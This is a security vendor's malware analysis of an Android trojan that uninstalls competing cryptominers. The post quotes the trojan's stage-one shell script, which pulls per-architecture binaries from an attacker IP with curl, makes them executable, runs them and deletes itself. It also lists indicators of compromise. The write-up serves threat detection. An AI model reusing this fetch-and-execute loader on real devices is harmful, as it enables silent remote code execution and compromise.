Vigilante malware removes cryptominers from the infected device

securitynews.sonicwall.com/xmlpost/vigilante-malware-removes-cryptominers-from-the-infected-device/

September 21, 2018

SonicWall CaptureLabs Threats Research Team observed an interesting Android malware that acts an an anti-hero. Upon infecting a mobile device, it checks for the presence of specific cryptominers and removes the miner infection from the device and saves the day … or does it ?

The complete infection cycle can be summarized in two stages as below:


Stage I

Once the malware infects a device it downloads the first stage of the attack payload from one of the following two sources as of now:

1. hxxp://188.209.52.142/w
2. hxxp://188.209.52.142/c

This script performs the following tasks:


1. Check the architecture of the infected system and download the second stage of the attack using wget or curl commands
2. Give appropriate permissions to the second stage and executes it on the device
3. Remove the file downloaded for the second stage and uninstall an app with package name **com.ufo.miner** which is a miner similar to ADB miner that we blogged about in the past



```
#!/system/bin/sh

n="arm7 mipsel mips x86 x86_64 aarch64"
http_server="188.209.52.142"

for i in $n
do
    cp /system/bin/sh fbot.$i
    >fbot.$i
    curl http://$http_server/fbot.$i > fbot.$i
    chmod 777 fbot.$i
    ./fbot.$i
    rm fbot.$i
done

# Cleanup
for i in $n
do
    rm fbot.$i
done

pm uninstall com.ufo.miner

# Suicide
rm $0
```

Stage II


Apart from the above mentioned miner, the malware seeks the presence of other miners as well. It performs device forensics via:

- Checking the contents of the memory region for a particular process via /proc/<pid>/maps
- Checking the folders on the device for specific files that are present when a crypto miner infects a system:
    - /data/local/tmp/smi
    - /data/local/tmp/rig
    - /data/local/tmp/trinity
    - 

```
/data/local/tmp/smi
/data/local/tmp/xig
/data/local/tmp/trinity
/data/local/tmp/z
/data/local/tmp/log
/data/local/tmp/rig
/data/local/tmp/.f
/data/local/tmp/tyg
```


The malware created a hidden file on the device named **.HqMBksnBExR82Ja** with its contents simply being – ’“”.

It deletes the ELF file (linux executable) from the disk once it is executed:



```
root@android:/sdcard/Download # cat /proc/6615/maps
08048000-0804e000 r-xp 00000000 08:20 28         /mnt/sdcard/Download/fbot.x86 (deleted)
0804f000-08051000 rw-p 00005000 08:20 28         /mnt/sdcard/Download/fbot.x86 (deleted)
08e8a000-08e8b000 rw-p 00000000 00:00 0          [heap]
b7765000-b7766000 r-xp 00000000 00:00 0          [vdso]
bff87000-bffa8000 rw-p 00000000 00:00 0          [stack]
```

Since the malware executes an ELF file (linux executable) there is no easy way for the user to determine if this file is running on the device. As shown below, the code runs on the system using a long alphanumeric process name:



```
root      6604  55    7596   2232  c01c0a90 b7516f80 S logcat
root      6615  1     176    24    c01c0a90 b7765424 S vngmw6xwnul6olwvvu.x86
root      6626  1113  6440   1216  00000000 b74f3a0e R ps
```

Even though it appears that the malware cleans the system from previously installed cryptominers it is doing so without the user’s permission thereby violating the security model of Android. It is likely that the malware is cleaning up the system and making room for something more potent and damaging that may surface in the near future. Regardless, apps that perform dangerous/suspicious actions in the background without informing the user cannot be trusted.

It is advisable to keep our Android devices up-to-date with latest security patches and always ensure that Google Play Protect is running on the device as it provides an added layer of security by periodically scanning the device for malicious threats.

SonicWall Capture Labs provides protection against this threat via the following signatures:

- **GAV: AndroidOS.Fbot.ST1 (Trojan)**
- **GAV: AndroidOS.Fbot.ST2 (Trojan)**
- **GAV: AndroidOS.Fbot.ST2_2 (Trojan)**

Indicators Of Compromise (IOC):

- **c480feeb89bd9e63940c079124ee20f8 – Script from hxxp://188.209.52.142/c**
- **c33b06c762d2240771cc748f5d8f09c3 – Script from hxxp://188.209.52.142/w**
- **99a8afcf640f65dda77646623d38f182 – fbot.mipsel**
- **c4d306820f08692ac527c7ec27adb858- fbot.aarch64**
- **156d9b75df8efa4eb20fe79d90aadabd – fbot.arm7**
- **cae2ddcac530bd13d8cb562422f59c35 – fbot.x86**
- **2143c9125908a7283ef5b1152ff78d66 – fbot.x86_64**